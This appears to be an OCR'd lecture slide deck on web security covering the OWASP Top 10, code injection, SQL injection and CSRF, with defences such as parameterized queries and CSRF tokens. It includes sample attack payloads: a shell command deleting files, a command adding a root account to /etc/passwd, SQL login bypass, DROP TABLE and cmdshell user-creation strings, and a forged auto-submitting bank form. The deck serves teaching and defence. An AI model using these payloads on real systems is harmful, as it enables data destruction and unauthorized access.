
# Code Injection

Mustakimur R. Khandaker



# OWASP Top 10

Web Security Academy: Free Online Training from PortSwiggerportswigger.net

- **Injection:** untrusted data is sent to an interpreter as part of a command or query.
- **Broken Authentication:** allowing attackers to compromise passwords, keys, or session tokens.
- **Sensitive Data Exposure:** steal or modify weakly protected data to conduct credit card fraud, identity theft, or other crimes.
- **XML External Entities (XXE):** XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- **Broken Access Control:** exploit flaws to access unauthorized functionality and/or data, such as access other users' accounts.
- **Security Misconfiguration:** insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers.
- **Cross-site Scripting (XSS):** an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data.
- **Insecure Deserialization:** often leads to remote code execution.
- **Using Components with known vulnerabilities:** components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
- **Insufficient Logging and Monitoring:** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response.

# Code Injection

# General Code Injection Attacks

**Attack goal:** execute arbitrary code on the server.

Example:

- code injection based on eval (PHP).
  - eval — Evaluate a string as PHP code.
- http://site.com/calc.php (server side calculator).

```
…
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
…
```

Attack

- http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

# Code Injection using System()

Example: PHP server-side code for sending email.


```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

Attacker can post.

```
http://yourdomain.com/mail.php?
  email=hacker@hackerhome.net &
  subject=foo < /usr/passwd; ls
```


```
http://yourdomain.com/mail.php?
  email=hacker@hackerhome.net&subject=foo;
  echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

# SQL Injection



# SQL Injection

- Browser sends malicious input to server.
- Bad input checking leads to malicious SQL query.
- Uses SQL to change meaning of database command.



# Database Queries with PHP the wrong way

Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
                        Username='$recipient'";
$rs = $db->executeQuery($sql);
```

Problem

- What if ‘recipient’ is malicious string that changes the meaning of the query?

# CardSystems Attack

CardSystems
- Credit card payment processing company.
- SQL injection attack in June 2005.
- Put out of business.

The Attack
- 263,000 credit card #s stolen from database.
- Credit card #s stored unencrypted.
- 43 million credit card #s exposed.

# SQL Injections in Wordpress


| Name | Description |
|---|---|
| CVE-2020-9006 | The Popup Builder plugin 2.2.8 through 2.6.7.6 for WordPress is vulnerable to SQL injection (in the sgImportPopups function in sg_popup_ajax.php) via PHP Deserialization on attacker-controlled data with the attachmentUrl POST variable. This allows creation of an arbitrary WordPress Administrator account, leading to possible Remote Code Execution because Administrators can run PHP code on Wordpress instances. (This issue has been fixed in the 3.x branch of popup-builder.) |
| CVE-2020-8596 | participants-database.php in the Participants Database plugin 1.9.5.5 and previous versions for WordPress has a time-based SQL injection vulnerability via the ascdesc, list_filter_count, or sortBy parameters. It is possible to exfiltrate data and potentially execute code (if certain conditions are met). |
| CVE-2020-8435 | An issue was discovered in the RegistrationMagic plugin 4.6.0.0 for WordPress. There is SQL injection via the rm_analytics_show_form rm_form_id parameter. |
| CVE-2020-6010 | LearnPress Wordpress plugin version prior and including 3.2.6.7 is vulnerable to SQL Injection |
| CVE-2020-6009 | LearnDash Wordpress plugin version below 3.1.6 is vulnerable to Unauthenticated SQL Injection. |
| CVE-2020-5768 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') in Icegram Email Subscribers & Newsletters Plugin for WordPress v4.4.8 allows a remote, authenticated attacker to determine the value of database fields. |
| CVE-2020-5766 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') in SRS Simple Hits Counter Plugin for WordPress 1.0.3 and 1.0.4 allows a remote, unauthenticated attacker to determine the value of database fields. |
| CVE-2020-20625 | Sliced Invoices plugin for WordPress 3.8.2 and earlier allows unauthenticated information disclosure and authenticated SQL injection via core/class-sliced.php. |
| CVE-2020-15363 | The Nexos theme through 1.7 for WordPress allows side-map/?search_order= SQL Injection. |
| CVE-2020-14092 | The CodePeople Payment Form for PayPal Pro plugin before 1.1.65 for WordPress allows SQL Injection. |
| CVE-2020-13640 | A SQL injection issue in the gVectors wpDiscuz plugin 5.3.5 and earlier for WordPress allows remote attackers to execute arbitrary SQL commands via the order parameter of a wpdLoadMoreComments request. (No 7.x versions are affected.) |
| CVE-2020-12104 | The Import feature in the wp-advanced-search plugin 3.3.6 for WordPress is vulnerable to authenticated SQL injection via an uploaded .sql file. An attacker can use this to execute SQL commands without any validation. |
| CVE-2020-11530 | A blind SQL injection vulnerability is present in Chop Slider 3, a WordPress plugin. The vulnerability is introduced in the id GET parameter supplied to get_script/index.php, and allows an attacker to execute arbitrary SQL queries in the context of the WP database user. |
| CVE-2020-10817 | The custom-searchable-data-entry-system (aka Custom Searchable Data Entry System) plugin through 1.7.1 for WordPress allows SQL Injection. NOTE: this product is discontinued. |
| CVE-2019-9568 | The "Forminator Contact Form, Poll & Quiz Builder" plugin before 1.6 for WordPress has SQL Injection via the wp-admin/admin.php?page=forminator-entries entry[] parameter if the attacker has the delete permission. |
| CVE-2019-20361 | There was a flaw in the WordPress plugin, Email Subscribers & Newsletters before 4.3.1, that allowed SQL statements to be passed to the database in the hash parameter (a blind SQL injection vulnerability). |
| CVE-2019-17072 | The new-contact-form-widget (aka Contact Form Widget - Contact Query, Form Maker) plugin 1.0.9 for WordPress has SQL Injection via all-query-page.php. |
| CVE-2019-16119 | SQL injection in the photo-gallery (10Web Photo Gallery) plugin before 1.5.35 for WordPress exists via the admin/controllers/Albumsgalleries.php album_id parameter. |
| CVE-2019-15872 | The LoginPress plugin before 1.1.4 for WordPress has SQL injection via an import of settings. |
| CVE-2019-15659 | The pie-register plugin before 3.1.2 for WordPress has SQL injection, a different issue than CVE-2018-10969. |
| CVE-2019-15646 | The rsvpmaker plugin before 6.2 for WordPress has SQL injection. |
| CVE-2019-15025 | The ninja-forms plugin before 3.3.21.2 for WordPress has SQL injection in the search filter on the submissions page. |

# Example: Buggy Login Page (ASP)

Is this exploitable?

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
  login success
else  fail;
```

# Normal Query



# Bad Input

Suppose

```
user = “ ' or 1=1 -- ” (URL encoded)
```

Then scripts does:

```
ok = execute( SELECT ...
WHERE user= ' ' or 1=1 -- ... )
```

- The “--” causes rest of line to be ignored.
- Now ok.EOF is always false and login succeeds.

The bad news:

- easy login to many sites this way.

# Even Worse

Suppose

```
user = " ' ; DROP TABLE Users -- "
```

Then script does:

```
ok = execute( SELECT ...
WHERE user= ' ' ; DROP TABLE Users ... )
```

Deletes user table

- Similarly: attacker can add users, reset pwds, etc.

# Even Worse

Suppose

```
user = ' ; exec cmdshell
'net user badguy badpwd' / ADD --
```

Then script does:

```
ok = execute( SELECT ...
WHERE username= ' ' ; exec ... )
```

If SQL server context runs as “sa”, attacker gets account on DB server.

# Preventing SQL Injection

Never build SQL commands yourself !

- Use parameterized/prepared SQL.
- Use ORM framework.

# Parameterized/prepared SQL


Builds SQL queries by properly escaping args: ' \'

Example: Parameterized SQL: (ASP.NET 1.1)

- Ensures SQL arguments are properly escaped.


```
SqlCommand cmd = new SqlCommand(
"SELECT * FROM UserTable WHERE
username = @User AND
password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );
cmd.Parameters.Add("@Pwd", Request["pwd"] );
cmd.ExecuteReader();
```

*In PHP: bound parameters -- similar function.*





# CSRF
# Cross-site Request Forgery

# Recall: Session Using Cookies



# Basic Picture




A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information.

# Cross Site Request Forgery (CSRF)

**Example:**

- User logs in to bank.com

  Session cookie remains in browser state.

- User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
        <input name=recipient value=badguy> …
        <script>
                document.F.submit();
        </script>
```


- Browser sends user auth cookie with request.

  Transaction will be fulfilled.


**Problem:**

- cookie auth is insufficient when side effects occur.

# Form Post w/ Cookie



# Cookieless Example: Home Router



# Attack on Home Router

**Fact:**

- 50% of home users have broadband router with a default or no password.

**Drive-by Pharming attack:** User visits malicious site.

- JavaScript at site scans home network looking for broadband router:

  SOP allows "send only" messages.

  Detect success using onerror:

```
<IMG SRC=192.168.0.1 onError = do() >
```

- Once found, login to router and change DNS server.

**Problem:** *"send-only"* access sufficient to reprogram router.

# CSRF Defenses

## Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

## Referer Validation

facebook

```
Referer: http://www.facebook.com/home.php
```

## Custom HTTP Header


```
X-Requested-By: XMLHttpRequest
```

